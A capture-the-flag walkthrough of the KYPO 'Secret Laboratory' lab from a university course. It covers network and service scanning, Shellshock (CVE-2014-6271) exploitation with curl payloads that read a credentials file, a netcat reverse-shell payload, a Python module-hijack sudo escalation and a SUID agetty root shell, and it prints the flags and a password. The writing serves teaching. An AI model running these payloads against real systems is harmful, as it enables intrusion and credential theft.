

Project Design Purpose : This article is the second write up of using the Kypo-CRP for building cyber security CTF challenges or hands on exams environment. I will use the penetration test CTF game “The Secret Laboratory” from Masaryk University’s Spring 2020 semester course PV276 – Seminar on Simulation of Cyber Attacks and as a case study, this article demonstrates two key objectives:
-
How to build and deploy a custom CTF or teaching-assignment sandbox on the KYPO-CRP platform.
-
How to operate within the KYPO-CRP to solve the PV276 Secret Laboratory challenge step-by-step.
The Secret Laboratory CTF challenge is designed as an advanced web and information security exercise that introduces participants to the penetration testing workflow from a defender’s perspective. It emphasizes web service vulnerability identification and exploitation, CVE-based attacks, and data protection techniques taught in Masaryk University’s PV276 Cybersecurity course. The corresponding KYPO sandbox for this challenge is publicly available through KYPO’s official open-source repository on GitLab (MUNI-KYPO-TRAININGS / games / secret-laboratory), allowing learners and professionals alike to practice hands-on cyber offense and defense skills in a realistic environment.
# Author:      Yuancheng Liu
# Created:     2024/07/21
# Version:     v_0.1.2
# License:     MIT License
# Kypo-CRP Disclarmer: This training topic is for educational purposes only.The story is fictitious.
Introduction
Before we dive into the technical walkthrough of solving the Secret Laboratory challenge, I’d like to thank the challenge authors—Stanislav Boboň, David Hofman, and Jakub Smatana—for designing a compact, engaging, and pedagogically rich hands-on assignment for cybersecurity education and competition.
The Secret Laboratory challenge is composed of five sequential tasks that together exercise core cybersecurity skills across networking, Linux system administration, web security, cryptography, and privilege escalation. Completing the challenge will leave participants comfortable with the following concepts and techniques:
-
Basic network discovery and probing using tools such as
fpingandnmap. -
Linux filesystem layout, SSH configuration, and user/file permission models configuration.
-
Performing a focused penetration test against a web service, including identifying and exploiting a known vulnerability (CVE-2014-6271).
-
Exploiting misconfigured permissions and performing library hijacking/overwrite attacks to achieve privilege escalation and extract sensitive information.
Challenge Background Story
On the KYPO challenge page participants are greeted with a short narrative that frames the exercise and sets the goals as shown below :

This storyline provides context for the tasks:
Welcome! You are a cybersecurity officer hired to perform a penetration test on a startup’s web service so they can fix security problems early. You will be given a Kali machine on the same network as the target server—use it to locate vulnerabilities and demonstrate how they can be exploited.
Environment and Network Topology
The exercise runs on the KYPO Cyber Range Platform (KYPO-CRP) and uses CTFd for scoring. For each participant KYPO provisions a small multi-network environment composed of two interconnected VMs. The simplified network topology used in this write-up is shown below:

-
Attacker (10.32.51.12) — a Kali VM provided to the participant. It includes common pentest tools and the participant has
sudoprivileges to perform tasks. -
Web VM (10.32.51.173) — the target server hosting the vulnerable web service.
CTF Questions and Core Techniques
The challenge is structured into five progressive questions as shown in the below diagram

The main learning objectives and techniques covered are summarized here:
-
Q1 — Network Probing: Learn to orient yourself in Kali Linux and discover hosts in the target subnet using tools like
fpingandnmap. -
Q2 — Service Scanning: Use
nmapto enumerate open ports and services on the discovered host(s). -
Q3 — Identify the Vulnerability: Use web scanning tools (for example,
nikto) and CVE research to pinpoint a vulnerable service and gather vulnerability details. -
Q4 — Exploit the Vulnerability: Apply an exploit informed by CVE-2014-6271 (Shellshock) to gain code execution on the web server.
-
Q5 — Retrieve Secret Information & Privilege Escalation: Explore how interpreted language library hijacking or overwriting combined with misconfigured file permissions can lead to information leakage and privilege escalation.
Challenge Q1: Network Probing (Target Discovery)
CTF Challenge Information :
-
Objective: From your Kali VM on the KYPO network, discover the hosts in the subnet and submit the total number of IP addresses (including your own) as the flag.
-
Challenge Tasks: Before any penetration test (or detection/defense activity) you must know the network layout: which hosts exist, which IPs belong to the target subnet, and which node you are. That lets you focus scans responsibly and — from a defender’s perspective — quickly spot new or suspicious devices on the network.
-
Flag: The total number of nodes' ip address (include yourself) in the sub-net.
Step 1.1 - Get KYPO Environment SSH Access
CTF participant needs to get to the training topic 2 Get Access to the Course Environment , click the button Get SSH Config and follow the section "Access the Kypo-Crp Course Challenge VMs" in UserAccessManual_CR1.pdf to login to their own sandbox vm. (As shown below)

Then the participant can login their own individual sandboxes (as shown below) with the downloaded SSH key and the configuration file as shown below:

Step 1.2 - Confirm your VM network interface and subnet
On the Kali attack VM run:
ip addr
# or
ifconfig
Look for the interface with an IP like 10.32.51.12. From this address you can infer the subnet. In this challenge your Kali VM IP is 10.32.51.12, so the subnet is 10.32.51.0/24 (i.e. addresses 10.32.51.0–10.32.51.255).
Step 1.3 - Probe the subnet for live hosts
The participant can use fping (fast ICMP pinger) or nmap to enumerate live hosts. Examples used in the lab:
With fping (list all live hosts in the subnet):
fping -ag 10.32.51.0/24 2>/dev/null-a prints alive hosts, -g expands the range. 2>/dev/null hides error messages.
With nmap (ping scan / host discovery only):
nmap -sn 10.32.51.0/24-sn performs host discovery without doing port/service scans. (You can run nmap --help or man nmap to read options; -sV is the option for service/version detection when you later want to enumerate services.)
The result is shown below:

The scanner output will list the IP addresses that responded. There are 4 node in shown in the result, then fill in the result 4 the flag submission page as shown below:

Correct answer (flag): 4
Challenge Q2 : Target Service Scanning (Service Enumeration)
CTF Challenge Information :
-
Objective: Determine which services are running on that host and — critically — to extract the HTTP service version string. Submit the flag under format
httpd ((Debian))
Step 2.1 - Nmap scan the target
Experiment with nmap options and run a service/version probe against the target. Useful options:
-
-sS— SYN (stealth) scan -
-sV— probe services to detect versions -
-O— attempt OS detection
Use the below command to scan the target host:
nmap -sV 10.32.51.173The result is shown below:

From that output get the Apache string is:
Apache httpd 2.4.38 ((Debian))Fill in the result in the flag submission page:

Correct answer (flag): Apache httpd 2.4.38 ((Debian))
Challenge Q3 : Identify the Vulnerability
CTF Challenge Information :
-
Objective: Scan the discovered web service to identify known vulnerabilities and submit the CVE identifier found in an open vulnerability database.
-
Tasks: Knowing the server software and version (from Q2) lets you search for known weaknesses. In this task we perform a focused web vulnerability scan against the Apache-hosted service to discover a concrete, public CVE that explains how the server can be exploited.
-
Flag: "CVE-xxxx-xxxx" recorded in the Open Sourced Vulnerability Database (OSVDB).
Step 3.1 — Scan with Nikto (discover potential CVEs)
We use Nikto, a simple web vulnerability scanner preinstalled on the Kali VM. Nikto checks a web server for known issues and will list related CVE identifiers when it finds matching tests.
Run:
nikto -h 10.32.51.173Result:

Nikto will probe common CGI scripts and headers and report findings. In this lab the scanner detects the Shellshock-related issue in a CGI script, and the output shows the associated CVE(s). Example output (screenshot in lab) shows the CVE entries discovered.
Some time if the web server response slow, the student result may show below message:

This is because the nikto's plugin code design, both CVE2014-6271 and CVE2013-6278 belongs to the shellshock vulnerability for the same cgi, but use different Header for different API. The source code of the shellshock vulnerability detection plug in : https://github.com/sullo/nikto/blob/master/program/plugins/nikto_shellshock.plugin
-
CVE2014-6271 : Use API header 'User-Agent' (Public)
-
CVE2013-6278 : use API 'header 'Referer' (Debugging)
Step 3.2 — Confirm with Nmap (optional verification)
As the User-Agent is a public API, so most of the tools will detect the vulnerability as CVE2014-6271. For example if we use the Nmap's script vulnerability detection to expose the CVE, it will show CVE2014-6271, actually both of the answer are correct.
Run:
nmap -sV --script http-shellshock --script-args uri=/cgi-bin/printenv 10.32.51.173The script output will commonly reference CVE-2014-6271 (see the screenshot below). Both Nikto and this Nmap script are valid ways to corroborate the vulnerability.

Fill in the flag in the submission page:

The correct answer(flag) is: CVE-2014-6271
Challenge Q4 : Exploit the Vulnerability
CTF Challenge Information :
-
Objective: Understand how an attacker can use the discovered CVE to execute commands on a vulnerable web server.
-
Tasks: You have identified that the target web server (
10.32.51.173) is running a CGI script vulnerable to Shellshock, , a Bash command-injection flaw. Your goal is to exploit that vulnerability to retrieve the password stored by the local user michael in a file namedcredentials.txt, then use that password to log in via SSH. -
Flag: the password found in
credentials.txt(i.e., the secret value you will later use to SSH as michael).
Solution 4.1 (Optional): Enumerate directories using ffuf
If the participants prefer not to rely on external CVE documentation, they can brute-force the web directory structure to find potentially exploitable endpoints.
FFuF scan folders command:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.32.51.173/FUZZ -t 50Result:


Then the participants need to try different wordlist in the /usr/share/wordlists folder and find the "cgi-bin", then find the "printenv". Then they can use curl to check:
Solution 4.2 (Recommended): Direct Shellshock exploitation using the known CVE
Since Q3 confirmed Shellshock, students can directly craft injections to locate files on the server.
Locate the credentials file using CVE-2014-6271 payload :
curl -H "User-Agent: () { :; }; echo; echo; /bin/bash -c 'find / -type f -name credentials.txt'" \
     http://10.32.51.173/cgi-bin/printenv
Result:

The file is found at: /var/www/html/credentials.txt
List and read the file with command :
curl -H "User-Agent: () { :; }; echo; echo; /bin/bash -c 'ls /var/www/html'" http://10.32.51.173/cgi-bin/printenv

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /var/www/html/credentials.txt'" http://10.32.51.173/cgi-bin/printenv 
Solution 4.3 (Optional): Reverse shell via Netcat
If instructors want to teach reverse shells and post-exploitation techniques:
Start listener on Kali:
nc -lvnp 4444Trigger Shellshock with a reverse-shell payload:
curl -H "User-Agent: () { :;}; /bin/nc -e /bin/bash 4444" http://10.32.51.173/cgi-bin/printenvAfter use test ssh login with the user michael and confirm the password correct fille, then submit the result (WindOfChange) below:

The correct answer(flag) is: WindOfChange
Challenge Q5: Find the Secret Information
CTF Challenge Information :
-
Objective: Understand the Linux file permissions and special permission bits (especially SUID), Library hijacking / module overwriting in interpreted languages (Python, PHP, Perl, etc.) and Privilege escalation techniques.
-
Tasks: There is a secret file located under
/root, but its permission prevents normal users from reading it. nside michael’s home directory, there are two files owned by root, both read-only for him, yet still executable. This is unusual—and suspicious. Their task is to find a way to use these files as a “bridge” to escalate privileges. -
Flag: the text contents in the *txt file in /root folder.
Step 5.1 : Inspecting sudo permissions
n this challenge environment, a root-owned script named try_it.py (mode 0644) is placed inside Michael’s home directory. A hint is also added to /etc/sudoers:
- name: Allow for user michael to execute python script
  lineinfile:
    path: /etc/sudoers
    insertafter: '^root'
    line: 'michael ALL=(john) NOPASSWD: /usr/bin/python3 /home/michael/try_it.py'
Then check the user information to find user john with sudo cmd:
sudo -lResult:

This reveals:
-
User michael is allowed to run
/usr/bin/python3 /home/michael/try_it.py -
The command will be executed as user john, without requiring john’s password
Step 5.2 : Review try_it.py file
Then we check the try_it.py file:

The script is trivial—no exploitable logic. However:
-
It is owned by root
-
It is executed with elevated privileges (when run via sudo)
This means we can exploit its Python runtime behavior.
Step 5.3 Library Hijacking via Python Module Overwrite
The Python searches for modules in this order:
-
Current directory
-
Directories in
PYTHONPATH -
System library directories
Because try_it.py contains import random, we can overwrite the random module by placing a fake random.py in the same directory. This allows us to execute arbitrary commands with the privilege of the target user (john).
Create the file /home/michael/random.py as shown below:

Important notes:
-
Include the correct shebang (
#!/usr/bin/python3) -
Use
os.system/pty.spawn/subprocessto spawn a shell
Step 5.4 : Execute the hijacked script
Run the script as instructed by sudo:
sudo -u john /usr/bin/python3 /home/michael/try_it.pyResult:

Now we have a john-shell without needing john’s password. Because the system thinks root is spawning a shell as john (root never needs a password).
Step 5.5 : Privilege Escalation: john → root
Inside john’s home directory, students will find a suspicious SUID binary:

A binary named agetty is sitting there—this is abnormal:
-
agetty is a system login program
-
It should not be located inside a user's home directory
-
It should not have SUID set
-
When SUID-root, agetty becomes a privilege escalation vector
Step 5.6 : Use GTFOBins to escalate
Search “agetty privilege escalation” or check GTFOBins and get : https://gtfobins.github.io/gtfobins/agetty/, this The site confirms the agetty with SUID can spawn a root shell.
Run the exploitation command:
./agetty -o -p -l /bin/sh -a root ttyResult:

Grants a root shell and cat the root.txt to get the flag, submit the flag in the Kypo page:

The correct answer(flag) is: FIIT_STU{got_r00t}
If you are intereset about other article about Kypo CTP and the CTF challenge please refer to:
Thanks for spending time to check the article detail, if you have any question and suggestion or find any program bug, please feel free to message me. Many thanks if you can give some comments and share any of the improvement advice so we can make our work better ~
last edit by LiuYuancheng ([email protected]) by 15/11/2025 if you have any problem, please send me a message.

No comment for this article.